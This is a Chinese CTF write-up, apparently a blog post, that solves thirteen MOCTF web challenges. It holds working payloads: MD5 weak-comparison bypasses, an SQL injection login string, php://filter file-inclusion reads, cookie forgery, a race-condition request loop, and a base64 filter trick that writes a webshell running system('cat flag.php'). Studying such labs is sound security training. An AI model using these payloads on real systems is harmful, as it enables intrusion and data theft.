
# MOCTF-Web(writeup)

原创

lcafe8 于 2020-09-21 16:52:53 发布 189 收藏

分类专栏： 网络安全 CTF 文章标签： 安全 php web




网络安全 同时被 2 个专栏收录

4 篇文章 0 订阅

订阅专栏


CTF

4 篇文章 0 订阅

订阅专栏

## WEB

### 1、一道水题

> 查看源代码，得到flag

```
moctf{easy_source_code}
```

### 2、还是水题

> 直接post参数password=moctf，得到 `flag moctf{break_the_html}`

### 3、访问限制

> `Flag: moctf{http_header_1s_easy}`

### 4、机器蛇

> 查看源代码，发现底部提示/robots.txt 访问/robots.txt，发现

```
user-agent:
Disallow: /flag327a6c4304ad5938eaf0efb6cc3e53dc.php
Disallow: /index.html
得到flag：moctf{g0Od_r0bots_txt}
```

### 5、php黑魔法

> dirscan扫描，发现index.php~文件 访问：http://119.23.73.3:5001/web5/index.php~
> 查看源码，得到源码：

```php
<?php

 $flag="moctf{**************}";

 if (isset($_GET['a'])&&isset($_GET['b'])) {
  $a=$_GET['a'];
  $b=$_GET['b'];


  if($a==$b)
  {
   echo "<center>Wrong Answer!</center>";
  }
  else {
   if(md5($a)==md5($b))
   {
    echo "<center>".$flag."</center>";
    echo "By:daoyuan";
   }
   else echo "<center>Wrong Answer!</center>";
  }

 }
 else echo "<center>好像少了点什么</center>";
?>
```

> 需要满足a！=b，MD5(a)==MD5(b) 第一种：使用数组绕过 ?a[]=112&b[]=12

> 第二种：md5弱比较 ?a=240610708&b=QNKCDZO

```
得到flag：moctf{PHP_1s_b4st_language}
```

## 6、我想要钱

```
源码：
<?php
    include "flag.php";
    highlight_file(__FILE__);

    if (isset($_GET['money'])) {
        $money=$_GET['money'];
        if(strlen($money)<=4&&$money>time()&&!is_array($money))
        {
            echo $flag;
            echo "<!--By:daoyuan-->";
        }
        else echo "Wrong Answer!";
    }
    else echo "Wrong Answer!";
?>
```

> 科学记数法绕过， payload：?money=1e11

```
得到flag：moctf{I_ne4d_much_m0ney}
```

## 7、登陆就对了

> post输入：name=admin’or 1=1%23&pass=123

```
得到flag：moctf{SQLi_Log_1n_4asy}
```

## 8、文件包含

> 查看源码，发现flag.php

```
文件包含payload
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

> 得到：
> SSBoYXZlIGEgZmxhZyEKPD9waHAgCgovL0ZsYWc6IG1vY3Rme2YxbGVfaW5jbHVkNF9lNXN5fQovL0J5OmRhb3l1YW4KCj8+Cg==

```
解码Flag：moctf{f1le_includ4_e5sy}
```

## 9、暴跳老板

> 得到提示，email换成Dear， post数据，postText=1231&Dear=MyBoss

```
得到flag：moctf{00.oo_BBoo_0os}
```

## 10、Flag在哪里

> 抓包，发现五个页面
> flag.php,where_is_the_flag.php,I_have_a_flag.php,I_have_a_frog.php,no_flag.php

```
脑洞访问/flagfrog.php
得到Flag：moctf{wh4re_1s_The_F149}
```

## 11、美味的饼干（cookie）

> 抓包，登陆提示 只有admin才能得到flag

> 发现响应包存在 Set-Cookie:
> login=ZWUxMWNiYjE5MDUyZTQwYjA3YWFjMGNhMDYwYzlzZWU%3D
> 先urldecode，得到：ZWUxMWNiYjE5MDUyZTQwYjA3YWFjMGNhMDYwYzlzZWU=

> 然后base64解密得到：ee11cbb19052e40b07aac0ca060c23ee 得到md5，
> 解密得到：user

> 根据提示 在请求包中增加Cookie：admin
> admin加密得到：MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzM%3D Cookie:
> login=MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzM%3D

```
发包，得到flag：moctf{Co0kie_is_1nter4sting}
```

## 12、没时间解释啦

> 访问index.php提示 May be u need uploadsomething.php

**条件竞争漏洞**

> burpsuite持续发包，然后不停的访问

```
for i in range(10):
    flag = requests.get('http://119.23.73.3:5006/web2/uploads/4c99b968f2e1b70131cdd29d03eea99f400a7aa5/1cafe')
    print flag.text
```

```
得到flag：moctf{y0u_n4ed_f4st}
```

## 13、死亡退出

```
源码：
<?php
  show_source(__FILE__);
  $c="<?php exit;?>";
  @$c.=$_POST['c'];
  @$filename=$_POST['file'];
  if(!isset($filename))
  {
    file_put_contents('tmp.php', '');
  }
  @file_put_contents($filename, $c);
  include('tmp.php');
?>
```

```
file_put_contents（）函数把一个字符串写入文件中。

该函数访问文件时，遵循以下规则：

1.如果设置了FILE_USE_INCLUDE_PATH，那么将检查* filename *副本的内置路径
2.如果文件不存在，将创建一个文件
3.打开文件
4.如果设置了LOCK_EX，那么将锁定文件
5.如果设置了FILE_APPEND，那么将移至文件末尾。否则，将会清除文件的内容
6.向文件中写入数据
7.关闭文件并对所有文件解锁

如果成功，该函数将返回写入文件中的字符数。如果失败，则返回错误。
```

通过上传字符串变量c，通过<?php exit;?>与变量c连接破坏掉语句结构；同时变量c也需要写入到变量filename这个文件中通过执行获得flag。

在包含HTML、PHP语言的的网页中，通常会在进行解析XML将PHP的<??语法当作为XML，而导致解析错误。为了防止这样的错误产生，php引入了php://filter协议流，通过该协议流可以将php的代码经过base64再编码一遍来避免此类冲突的产生。

可以巧妙运用base64解码的过程，将需要执行的php代码使用base64上传，再利用php:filter协议流进行base64解码执行。
base64解码过程会将<、?、;、空格、>等7个不合法字符忽略。从而导致<?php exit?>经过base64解码后变为phpexit。
base64算法解码是4个byte为一组，"phpexit"只有7个字符，这样会导致我们base64加密过后的密码，第一个字符被当作无效字符，从而破坏掉代码结构。

**实现**

第一步： 编写我们希望在文件中执行的php代码。 猜测flag放在flag.php文件中，构建代码让系统执行获取flag文件命令
<?php system('cat flag.php');?>

第二步：
最后的文件需要通过base64解密执行，所以需要对代码进行base64加密（注意编码不同base64加密的结果不同要选择网站的编码来进行加密哦）。加密后代码为：
PD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKSA7Pz4=

第三步： 写入的字符串是与<?php exit;?>连接后写入的，但是经过base64解密后phpexit只有7个字符我们需要随便加一个字符补充完整性（这里我选择的字符是a），防止在解密时候破坏我们加密的webshell。故变量c为
a<?php system('cat flag.php');?>
aPD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKSA7Pz4=

第四步：
变量filename文件应该使用PHP的filter协议流通过解密base64再进行读取，文件名可以随意取（这里我取名为haha.php）所以我构造的变量filename为：
file=php://filter/read=convert.base64-decode/resource=tmp.php

第五步： 提交获取flag。记得是以POST(使用change request method修改提交方式)提交哦。
payload：c=aPD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==&file=php://filter/write=convert.base64-decode/resource=tmp.php